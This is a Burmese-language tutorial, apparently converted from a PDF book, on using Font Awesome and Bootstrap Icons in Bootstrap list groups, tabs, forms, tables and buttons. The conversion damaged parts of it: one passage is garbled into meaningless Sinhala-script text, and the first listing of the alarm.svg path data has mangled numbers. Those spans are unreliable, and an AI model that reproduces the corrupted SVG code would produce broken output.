Icons တွေဟာလည်း UI တွေဖန်တီးတည်ဆောက်ဖို့အတွက် အရေးကြီးပါတယ်။ နှုတ်တစ်ရာ စာတစ်လုံးလို့ ပြောကြသလို၊ A picture is worth a thousand words လို့လည်းပြောကြပါတယ်။ ပုံလေးတစ်ပုံ၊ Icon လေးတစ်ခုနဲ့ ရှုပ်နေတာတွေကို ရှင်းသွားစေနိုင်ပါတယ်။ ရောနေတာတွေကို ကဲပြားသွားစေနိုင်ပါတယ်။

Bootstrap 3 တိုးက Framework နဲ့အတူ Icons တွေ တစ်ခါတဲ ပါခဲ့ဖူးပါတယ်။ Bootstrap 4 မှာတော့ Icons တွေ ထည့်မပေးတော့လို့ Third-party Icons တွေနဲ့ တွဲသုံးကြပါတယ်။ လူသုံးအများဆုံးလို့ ပြောလို့ရတဲ့ Icons နည်းပညာ တစ်ခုကတော့ Font Awesome ပဲ ဖြစ်ပါတယ်။ အခုံ Bootstrap 5 မထွက်ခင်လေးမှာ Bootstrap Icons ဆိုပြီးတော့ ဖြည့်စွက်နည်းပညာအသစ်တစ်ခုကို Bootstrap Framework တိုထွင်သူများကပဲ ဖန်တီးပေးလာတာကိုလည်း တွေ့ရပါတယ်။

နောက်တော့ CSS မှာ @font-face လုပ်ဆောင်ချက် ပါဝင်လာခြင်းနဲ့အတူ Icon Fonts တွေကို အသုံး များလာကြပါတယ်။ Icon Fonts ဆိုတာ A, B, C D တို့ က, ခ, ဂ, ဟ တို့လို စာလုံးတွေကိုရေးဆွဲထည့်သွင်းရတဲ့ ဖွန့်ဖိုင်ထဲမှာ စာလုံးတွေအစား ရုပ်ပုံတွေကို ရေးဆွဲထည့်သွင်းထားခြင်း ဖြစ်ပါတယ် လို အလွယ်ပြောနိုင်ပါတယ်။ ဒီတော့ Icon Fonts ကိုသုံးပြီးစာရေးရင် စာလုံးပုံတွေမပေါ်ဘဲ ရုပ်ပုံတွေ ပေါ်တယ်ဆိုတဲ့ သဘော မျိုးပါ။ ဒီ Icon Fonts နည်းစနစ်မှာ အားသာချက်တွေရှုပါတယ်။ ပထမဆုံးအားသာချက်ကတော့ ဖွန့်ဖိုင်တစ်ခုမှာစာလုံးတွေ အများကြီး ပါလိုရသလိုပဲ ပုံတွေလည်းအများကြီး ရေးဆွဲထည့်သွင်းထားလိုရတဲ့ အတွက် ဖိုင်တစ်ခုထဲနဲ့ လိုချင်တဲ့ Icon တွေကို စုစုပေါင်းရရှိပြီး ဖြစ်ပေါ်ပါတယ်။ ဒါကြောင့် ရှိုးရှိုး ပဲ ဗို့ Icon တွေ မှာ အရေအတွက်များလို နေးသွားတယ်ဆိုတဲ့ ပြဿနာကို Icon Fonts မှာ တွေ့ရမှာ မဟုတ်ပါဘူး။

Icon Fonts ရဲ့ ဒုတိယအားသာချက်ကတော့ ပုံအရည်အသွေးကို ပြောင်းလဲစေခြင်းမရှိဘဲ အရွယ်အစားကို လိုသလို ချုံလိုချုံလိုရခြင်း ဖြစ်ပါတယ်။ ရှိုးရှိုး GIF, PNG ပုံတွေက ချုံလိုက်ရင် ဝါးသွားတာတို့၊ ချုံလိုက်ရင် ကြည့်မကောင်းတော့တာတို့ ဖြစ်စေနိုင်ပါတယ်။ Bitmap Graphic တွေမို့လိုပါ။ A, B, C, D စာလုံးတွေမှာ ချုံလိုက်လို ဝါးသွားတာမျိုး မရှိသလိုပါပဲ။ Icon Fonts ထဲက Icon ပုံတွေကိုလည်း လိုသလို အချို့အခြားလုပ်နိုင်ပါတယ်။ Vector Graphic တွေမို့လိုပါ။ ပြီးတော့ ပုံဆိုတာ ဆွဲထားရင် ဆွဲထားတဲ့အတိုင်းပဲ ရမှာပါ။ အနီရောင် ဆွဲထားရင် အနီရောင်ပဲ ရမှာပါ။ အပြာရောင် ပြောင်းချင်ရင် နောက်တစ်ပုံ ထပ်ဆွဲပြီး ထည့်မှုပဲရ ပါမယ်။ A, B, C, D စာလုံးတွေကို အရောင်လိုသလို ပြောင်းပြီး ပြုလိုရသလိုပဲ Icon Font ထဲက Icon ပုံတွေ ကိုလည်း လိုသလို အရောင်အမျိုးမျိုး ပြောင်းပြီး ပြုလိုရနိုင်ပါတယ်။ ဒီလိုအားသာချက်တွေကြောင့်ပဲ နောက်ပိုင်းမှာ Icons အတွက် ရှိုးရှိုးပုံကို မသုံးကြတော့သလောက်ပါပဲ။

ဒီလိုအားသာချက်တွေနဲ့အတူ အားနည်းချက်တစ်ခုလဲ တွေ့ပြီးတော့ပါလာပါတယ်။ Icon Font တစ်ခုမှာ Icon ပေါင်းများစွာထည့်သွင်းလိုရတဲ့အတွက် တစ်ချို့ Icon Fonts တွေမှာ ပုံပေါင်း (၅) ထောင် (၆) ထောင် လောက်ထိ ပါနိုင်ပါတယ်။ ဒါကြောင့် Icon လေးတစ်ချို့ကို သုံးချင်လို Icon Font တစ်ခုကို ချိုတ်ဆက်လိုက်တာနဲ့ မလိုအပ်ဘဲ ရှိသမှု Icon တွေ အကုန်ထည့်သွင်းလိုက်ရသလို ဖြစ်ပေါ်ပါတယ်။

နောက်ထပ် ထပ်ပေါ်လာတာကတော့ SVG Icons ဖြစ်ပါတယ်။ SVG ဆိုတာ Scalable Vector Graphic ရဲ့ အတိုကောက်ဖြစ်ပြီးတော့ HTML နည်းပညာရဲ့ အစိတ်အပိုင်းတစ်ခု ဖြစ်ပါတယ်။ XML ရေးထုံးကိုသုံးပြီး တော့ HTML Document အတွင်းထဲမှာ Vector Graphic တွေကို ရေးဆွဲထည့်သွင်းစေနိုင်တဲ့ နည်းပညာ ဖြစ်ပါတယ်။ အဲဒီ SVG နည်းပညာကိုသုံးပြီး Icon တွေ တိတွင်လာကြတဲ့အခါ စောစောက Icon Font မှာ

လို ရှိသမျှအကုန်ထည့်ရတဲ့ ပြဿနာမျိုး၊ မရှိတော့ဘဲ ကိုယ်လိုချင်တဲ့ Icon ကို HTML ထဲမှာ လိုသလောက် ပဲ ရွေးထည့်လို ရလာပါတယ်။ ပြီးတော့ ရိုးရိုး GIF, PNG ပုံတွေလို အခု (၅၀) သုံးထားလို အကြိမ် (၅၀) ဆက်သွယ်ရတယ်ဆိုတာမျိုးလည်း မဖြစ်ပါဘူး။ သူက ပုံကို HTML နဲ့ ချိတ်ထားတာ မဟုတ်ဘဲ၊ ပုံကို HTML အထဲမှာ တစ်ခါတဲ့ ရောရေးထားတဲ့သဘောမျိုး ဖြစ်သွားလိုပါ။ ဒါကြောင့် SVG Icon တွေကို တစ်ဖြည်းဖြည်း ပိုသုံးလာကြပါတယ်။

Font Awesome က Icon Font နည်းပညာဖြစ်ပါတယ်။ SVG Icons အနေနဲ့လည်း သုံးလိုရပါတယ်။ နှစ် မျိုးပေးထားတဲ့သဘောပါ။ Free နဲ့ Pro ဆိုပြီး Version နှစ်ခုလာရာမှာ အခုလက်ရှိထွက်ရှိထားတဲ့ Font Awesome 5 Pro Version မှာ Icon ပေါင်း (၇၀၀၀) ကျော်ပါဝင်ပါတယ်။ Pro Version က လိုင်စင်ဝယ်ပြီး သုံးရပါတယ်။ Free Version ကတော့ အခမဲ့ရပြီး Icon ပေါင်း (၁၀၀၀) ကျော်ပါဝင်ပါတယ်။ Icon ပေါင်း (၁၀၀၀) ကျော်ဆိုတာတင် တော်တော် စုံနေပြီမဲ့လို Free Version နဲ့တင် ပရောဂျက် တော်တော်များများ အတွက် အဆင်ပြေစေနိုင်လောက်ပါတယ်။ ဒီစာရေးနေချိန်မှာ Font Awesome 6 ထွက်တော့မယ်လို လည်း ကြေညာထားပါတယ်။ အသစ်ထွက်တာမကြာသေးတဲ့ Bootstrap Icons တွေကတော့ SVG Icon တွေဖြစ်ကြပါတယ်။ အခမဲ့ရပြီး သူမှာလည်း Icon ပေါင်း (၁၀၀၀) ကျော်ပါဝင်ပါတယ်။

Font Awesome


Font Awesome ကို စတင်အသုံးပြုနိုင်ဖို့အတွက် လိုအပ်တဲ့ဖိုင်တွေကို Download ရယူလို ရသလို CDN ကနေ တစ်ဆင့်လည်း အသုံးပြုနိုင်ပါတယ်။ ဒီနေရာမှာတော့ CDN ကနေချိတ်ပြီးတော့ပဲ နမူနာ ပေးသွားပါ မယ်။ Code Pen Setting ရဲ့ CSS Section မှာ ဒီ Font Awesome CDN လိပ်စာကို ထည့်ပေးလိုက်ပါ။

```
https://use.fontawesome.com/releases/v5.15.1/css/all.css
```

လက်ရှိဒီစာရေးနေချိန် ထွက်ရှိထားတာက v5.15.1 ဆိုတာကို သတိပြုပါ။ Font Awesome က နောက်ပိုင်း Version တွေမှာ အဲဒီလို CDN လိပ်စာ တိုက်ရှိက်မပေးတော့ဘူးလို သိရပါတယ်။ ဒါကြောင့် Version သစ် အတွက် CDN လိပ်စာကိုလိုချင်ရင် Font Awesome ဝေါ်ဆိုက်မှာ Register လုပ်ထားဖို့ လိုအပ်ပါလိမ့်မယ်။ အလွယ်တစ်ကူ Register လုပ်လိုရနိုင်ပါတယ်။

- <https://fontawesome.com>

Register လုပ်ပြီးရင်တော့ Version သစ်အတွက် CDN လိပ်စာတွေကို ရရှိပါလိမ့်မယ်။ နောက်ပိုင်းမှာ CDN လိပ်စာ ပြောင်းစရာမလိုဘဲ Version အသစ်ထွက်တိုင်း အလိုအလျောက် Update ဖြစ်စေဖို့ အဲဒီနည်းကို ပြောင်းသုံးတယ်လို့ ပြောထားပါတယ်။ လောလောဆယ် စမ်းကြည့်ဖို့သက်သက် အတွက်တော့ မလိုသေးပါဘူး။ အထက်မှာပြောထားတဲ့ CDN လိပ်စာကိုပဲ ဆက်လက်အသုံးပြုနိုင်ပါတယ်။ CDN လိပ်စာထည့်ပြီး သွားရင် အသုံးပြုနည်းက မခက်တွေ့ပါဘူး။



Font Awesome မှာ မူက္ခာအပ်စ် (၅) စုရှိပါတယ်။ အပေါ်က ကင်မရာပုံလေးတွေကို နှိုင်းယှဉ် ကြည့်ပါ။ ရှေ့ဆုံးပုံက Solid ဆိုတဲ့ အုပ်စုတဲ့မှာ ပါပါတယ်။ အရောင်အပြည့် ဖြည့်ပြီး ပုံကို ဆွဲထားပါတယ်။ ဒုတိယပုံက Regular အုပ်စုပါ။ လိုင်းလေးတွေနဲ့ ဆွဲထားပါတယ်။ တတိယပုံကတော့ Light အုပ်စုဖြစ်ပါတယ်။ လိုင်းပါးပါးလေးနဲ့ ဆွဲထားတာပါ။ နောက်ဆုံးပုံကိုတော့ Duo-Tone လို့ခေါ်ပါတယ်။ နှစ်ရောင်စပ်ပြီး ဆွဲထားတာပါ။ Free Version မှာ Solid Icons တွေနဲ့ Regular Icons တစ်ချို့ကို အသုံးပြုခွင့် ပေးထားပါတယ်။ Light နဲ့ Duo-Tone Icons တွေကတော့ Pro Version ကျတော့မှ သုံးလို့ရမှာပါ။ နမူနာပုံတဲ့မှာ မပါတဲ့ အုပ်စုကိုတော့ Brand လို့ခေါ်ပါတယ်။ Google တို့ Facebook တို့ YouTube တို့တို့ Brand တွေရဲ့ Icons တွေပါ။ Brand Icons တွေကိုလည်း Free Version မှာ ထည့်ပေးထားပါတယ်။ ဒါကြောင့် Free Version မှာ Icons အုပ်စ် (၃) ခုပါတယ်လို့ မှတ်နိုင်ပါတယ်။ Solid, Regular နဲ့ Brand တို့ဖြစ်ပါတယ်။ အသုံးပြုဖို့အတွက် အခုလိုရေးသားအသုံးပြုနိုင်ပါတယ်။

HTML

```
<i class="fas fa-camera"></i>
<i class="far fa-user"></i>
<i class="fab fa-github"></i>
```

ဒီနမူနာကို Code Pen ထဲမှာ လက်တွေ့ရေးစမ်းကြည့်လို့ရပါတယ်။ CDN တော့ ကြိုပြီးမှန်အောင် ထည့်ထားပေးဖို့ မမေ့ပါနဲ့။ သင့်တော်တဲ့ Icon ပုံလေးတွေ ပေါ်လာတာကို တွေ့ရပါလိမ့်မယ်။

Solid Icons တွက်အသုံးပြုလိုရင် `fas` Class ကိုသုံးရပြီး Regular Icons တွက် သုံးချင်ရင်တော့ `far` Class ကိုသုံးရပါတယ်။ Brand Icons တွက် သုံးချင်ရင်တော့ `fab` Class ကိုသုံးရပါတယ်။ ပြီးတဲ့အခါ နောက်ကနေ အသုံးပြုလိုတဲ့ပုံရဖို့ `fa-{icon-name}` Class လိုက်ရပါတယ်။ Icon Name တွကတော့ (၁၀၀၀) ကျော် အကုန်လုံးမှတ်ထားဖို့ မဖြစ်နိုင်ပါဘူး။ လိုအပ်လာတော့မှာ ဒီလိပ်စာမှာ ကိုယ်လိုချင်တဲ့ Keyword နဲ့ရိုက်ထည့်ပြီး ရှာသုံးသွားရမှာ ဖြစ်ပါတယ်။

<https://fontawesome.com/icons>


တစ်ကယ်တော့ Font Awesome အသုံးပြုနည်းက ဒီမှာတင်ပြီးသွားပါပြီ။ ဒါပေမယ့် လက်တွေရေးစမ်းဖြစ်သွားအောင် Bootstrap Component တွေနဲ့ပြီး နမူနာတစ်ချို့ ပေးချင်ပါတယ်။ ရေးစမ်းကြည့်ပါ။

HTML

```
<ul class="list-group">
  <li class="list-group-item">
    <i class="far fa-square me-3"></i>
    Something todo
    <i class="fas fa-trash float-end text-danger"></i>
  </li>
  <li class="list-group-item">
    <i class="fas fa-check me-3"></i>
    Another thing to do
    <i class="fas fa-trash float-end text-danger"></i>
  </li>
  <li class="list-group-item">
    <i class="fas fa-check me-3"></i>
    More thing to do
    <i class="fas fa-trash float-end text-danger"></i>
  </li>
</ul>
```

ဒါဟာ List Group Component ထဲမှာ Checkbox Icons လေးတွေ၊ Trash Icons လေးတွေ ပေါင်းစပ်ပြီး Todo List App UI လေးတစ်ခု ဖန်တီးလိုက်တာပါ။ ရလဒ်က အခုလိုဖြစ်ပါလိမ့်မယ်။

နောက်နမူနာတစ်ခုအနေနဲ့ Tab UI မှာ Icons လေးတွေ ထည့်ကြည့်ပါမယ်။



```

 HTML
1▼ <ul class="list-group">
2  <li class="list-group-item">
3    <i class="far fa-square me-3"></i>
4    Something todo
5    <i class="fas fa-trash float-end text-danger"></i>
6  </li>
7▼ <li class="list-group-item">
8  <i class="fas fa-check me-3"></i>
9  Another thing to do
10 <i class="fas fa-trash float-end text-danger"></i>
11 </li>
12▼ <li class="list-group-item">
13  <i class="fas fa-check me-3"></i>
14  More thing to do
15  <i class="fas fa-trash float-end text-danger"></i>
16 </li>
17 </ul>
18

```



```

 CSS
 JS

```

HTML

```

<ul class="nav nav-tabs">
  <li class="nav-item">
    <a href="#" class="nav-link active">
      <i class="fas fa-list"></i> All Users
    </a>
  </li>
  <li class="nav-item">
    <a href="#" class="nav-link">
      <i class="fas fa-users"></i> New Users
    </a>
  </li>
  <li class="nav-item">
    <a href="#" class="nav-link">
      <i class="fas fa-user"></i> My Profile
    </a>
  </li>
</ul>

```

ပုံမှန်သုံးနေကြ Tab UI လေးကိုပဲ Icons လေးတွေထည့်လိုက်လို ပိုအသက်ဝင်သွားတာကို အခုလို တွေမြင်ရမှာ ဖြစ်ပါတယ်။

```

HTML
1▼ <ul class="nav nav-tabs">
2  <li class="nav-item">
3    <a href="#" class="nav-link active">
4      <i class="fas fa-list"></i> All Users
5    </a>
6  </li>
7  <li class="nav-item">
8    <a href="#" class="nav-link">
9      <i class="fas fa-users"></i> New Users
10   </a>
11 </li>
12 <li class="nav-item">
13   <a href="#" class="nav-link">
14     <i class="fas fa-user"></i> My Profile
15   </a>
16 </li>
17 </ul>
18

```

CSS

JS

နောက်တစ်ခုအနေနဲ့ Form မှာ Icons လေးတွေ ထည့်ကြည့်ကပါမယ်။

HTML

```

<form>
  <div class="mb-2">
    <label><i class="fas fa-user me-2"></i> User Name</label>
    <input type="text" class="form-control">
  </div>
  <div class="mb-2">
    <label><i class="fas fa-envelope me-2"></i> Email</label>
    <input type="text" class="form-control">
  </div>
  <div class="mb-2">
    <label><i class="fas fa-key me-2"></i> Password</label>
    <input type="password" class="form-control">
  </div>

  <button class="btn btn-primary">
    <i class="fas fa-paper-plane me-2"></i> Register
  </button>
</form>

```

ဒီတစ်ခါမှာလဲ ပုံစံတူမို့လို့ ရောတတ်တဲ့ Form Input တွေဟာ Icons လေးတွေကြောင့် ကွဲပြားသွားတာကို အခုလို တွေ့ရမှာ ဖြစ်ပါတယ်။

```

 HTML
1▼ <form>
2▼   <div class="mb-2">
3▼     <label><i class="fas fa-user me-2"></i> User Name</label>
4     <input type="text" class="form-control">
5   </div>
6▼   <div class="mb-2">
7▼     <label><i class="fas fa-envelope me-2"></i> Email</label>
8     <input type="text" class="form-control">
9   </div>
10▼  <div class="mb-2">
11▼    <label><i class="fas fa-key me-2"></i> Password</label>
12    <input type="password" class="form-control">
13  </div>
14
15▼  <button class="btn btn-primary">
16    <i class="fas fa-paper-plane me-2"></i> Register
17  </button>
18 </form>
19

```

CSS

JS

နောက်တစ်ခုအနေနဲ့ Table မှာ Icons လေးတွေ ထည့်ကြည့်ကြပါမယ်။

HTML

```


| <i class="fas fa-hashtag"></i> ID | <i class="fas fa-bug"></i> Issue | <i class="fas fa-calendar"></i> Date | <i class="fas fa-sort-amount-down"></i> Level   | <i class="fas fa-user"></i> Assign |
|-----------------------------------|----------------------------------|--------------------------------------|-------------------------------------------------|------------------------------------|
| 1                                 | A problem with something         | 2020-08-11                           | <span class="badge bg-danger">critical</span>   | Alice                              |
| 2                                 | Another problem with ...         | 2020-08-12                           | <span class="badge bg-warning">important</span> | Bob                                |


```

Feature တွေ ပိုပြီးတော့ ငောက်ဆာသာ ဖြစ်သွားသလို Table ပါ အချက်အလက်တွေကိုလည်း ပိုပြီးတော့

ရှင်းလင်းမြင်သာသွားတာကို အခုလို တွေ့ရမှာ ဖြစ်ပါတယ်။

#	ID	Issue	Date	Level	Assign
1		A problem with something	2020-08-11	critical	Alice
2		Another problem with ...	2020-08-12	important	Bob


ဒီလောက်ဆိုရင် Icons တွေရဲ့ အသုံးဝင်ပုံနဲ့ Font Awesome Icons တွေ အသုံးပြုပုံကို ကောင်းကောင်း သဘောပေါက်သွားလောက်ပါပြီ။ ဆက်လက်ပြီးတော့ Bootstrap Icons အသုံးပြုပုံလေးတွေ ဆက်ပြောပါ ထိုးမယ်။

Bootstrap Icons

Bootstrap Icons တွေ အသုံးပြုပုံကလည်း လွယ်ပါတယ်။ Icon Font CND အနေနဲ့လည်း ရနိုင်ပေမယ့် မူလစတင်တိတွင်စဉ်က SVG Icon တွေ အနေနဲ့ တိတွင်ခဲ့တာမိုလို SVG Icon အနေနဲ့ အသုံးပြုပုံကို ဖော်ပြ သွားပါမယ်။ သူ့ ဝတ်ဆိုက်ကနေ Download ရယူနိုင်ပါတယ်။

- <https://icons.getbootstrap.com>

Download လုပ်ရမယ်ဆိုပေမယ့် Icons ပေါင်း (၁၀၀၀) ကျော်ကိုမှ ဖိုင် Size က 650KB လောက်ပဲရှိတာ ပါ။ ရလာတဲ့ Zip ဖိုင်ကို ဖြည့်ချလိုက်ရင် အခုလို SVG Format နဲ့ Icons ဖိုင်တွေကို တွေ့မြင်ရမှာ ဖြစ်ပါ တယ်။



අදාළුවූ තෝගීප් තක්කුවූ Element නේ දත්තුවුන් අව්‍යාප්‍රියි රඛිතයි॥ ඉහා -

HTML

```


```

අමුහුත් න්‍යුත්වන්ගැනීම් තෝගීප් තක්කුවූ Element නේ දත්තුවුන් අව්‍යාප්‍රියි රඛිතයි॥ ඉහා විෂය මෙහෙයුම් න්‍යුත්වන්ගැනීම් තෝගීප් තක්කුවූ Element නේ දත්තුවුන් අව්‍යාප්‍රියි රඛිතයි॥

SVG

```
<svg width="1em" height="1em" viewBox="0 0 16 16" class="bi bi-alarm"
fill="currentColor" xmlns="http://www.w3.org/2000/svg">
  <path fill-rule="evenodd" d="M6.5 0a.5.5 0 0 0 1H7v1.07a.7.001 7.001 0 0 0
3.273 12.4741-.602.602a.5.5 0 0 0 .707.7081.746-.746A6.97 6.97 0 0 0 8.16a6.97
6.97 0 0 0 3.422-.8921.746.746a.5.5 0 0 0 .707-.7081-.601-.602A7.001 7.001 0 0
0 9.2.07V1h.5a.5.5 0 0 0 -1h-3zm1.038 3.018a6.093 6.093 0 0 1 .924 0 6 6 0 1
1-.924 0zM8.5 5.5a.5.5 0 0 0 -1 0v3.3621-1.429 2.38a.5.5 0 1 0 .858.51511.5-
2.5A.5.5 0 0 0 8.5 9V5.5zM0 3.5c0 .753.333 1.429.86 1.887A8.035 8.035 0 0 1
4.387 1.86 2.5 2.5 0 0 0 0 3.5zM13.5 1c-.753 0-1.429.333-1.887.86a8.035 8.035
0 0 1 3.527 3.527A2.5 2.5 0 0 0 13.5 1z"/>
</svg>
```

ဒါ alarm.svg မှာပါတဲ့ ကုဒ်တွေဖြစ်ပါတယ်။ ဒီကုဒ်အတိုင်း ကိုယ်သုံးလိုတဲ့ Component ထဲမှာ ထည့်ပြီးတော့ သုံးနိုင်ပါတယ်။ ဒီလိုပါ –



```

1▼ <button class="btn btn-primary btn-lg">
2▼   <svg width="1em" height="1em" viewBox="0 0 16 16" class="bi bi-alarm mr-2"
3     fill="currentColor" xmlns="http://www.w3.org/2000/svg">
4       <path fill-rule="evenodd" d="M6.5 0a.5.5 0 0 0 1H7v1.07a7.001 7.001 0
5 0 0-3.273 12.474l-.602.602a.5.5 0 0 0 .707.708l.746-.746A6.97 6.97 0 0 0
6 16a6.97 6.97 0 0 0 3.422-.892l.746.746a.5.5 0 0 0 .707-.708l-.601-.602A7.001
7 7.001 0 0 0 9 2.07V1h.5a.5.5 0 0 0 0-1h-3zm1.038 3.018a6.093 6.093 0 0 1
8 .924 0 6 6 0 1 -.924 0zM8.5 5.5a.5.5 0 0 0 -1 0v3.362l-1.429 2.38a.5.5 0 1 0
9 .858.515l1.5-2.5A.5.5 0 0 0 8.5 9V5.5zM0 3.5c0 .753.333 1.429.86 1.887A8.035
10 8.035 0 0 1 4.387 1.86 2.5 2.5 0 0 0 3.5zM13.5 1c-.753 0-1.429.333-
11 1.887.86a8.035 8.035 0 0 1 3.527 3.527A2.5 2.5 0 0 0 13.5 1z"/>
12   </svg>
13 Set A Reminder
14 </button>
15

```


ဒါ Button Component ထဲမှာ SVG Icon ကို ထည့်သုံးလိုက်တာပါ။ ဒီ Icon ပေါ်မှာ အရွယ်အစား၊ အရောင်၊ အပါအဝင် လိုအပ်တဲ့ Style တွေကို သတ်မှတ်လိုရပါတယ်။

အားသာချက်အားနည်းချက်တွေကတော့ သူနေရာနဲ့သူပါပဲ။ Icon Font ကတော့ Class လေးတွေ ပေးလိုက်ယုံနဲ့ လိုချင်တဲ့ Icon ကိုရလို အသုံးပြုရတာ ပိုပြီးတော့ အဆင်ပြုလွယ်ကူတဲ့သဘောမှာ ရှိပါတယ်။ ဒါပေမယ့် SVG Icons တွေရဲ့ အားသာချက်အနေနဲ့ JavaScript နဲ့တွဲသုံးပြီး Animation အပါအဝင် ပိုပြီးဆန်းပြားတဲ့ လုပ်ဆောင်ချက်တွေ ရရှိနိုင်ပါသေးတယ်။ ဒီအကြောင်းတွေကိုတော့ အခုထည့်ကြည့်လိုမရသေးပါဘူး။ ဆက်လက်လေ့လာရန်လိုပဲ မှတ်ထားရှုံးမှာပါ။

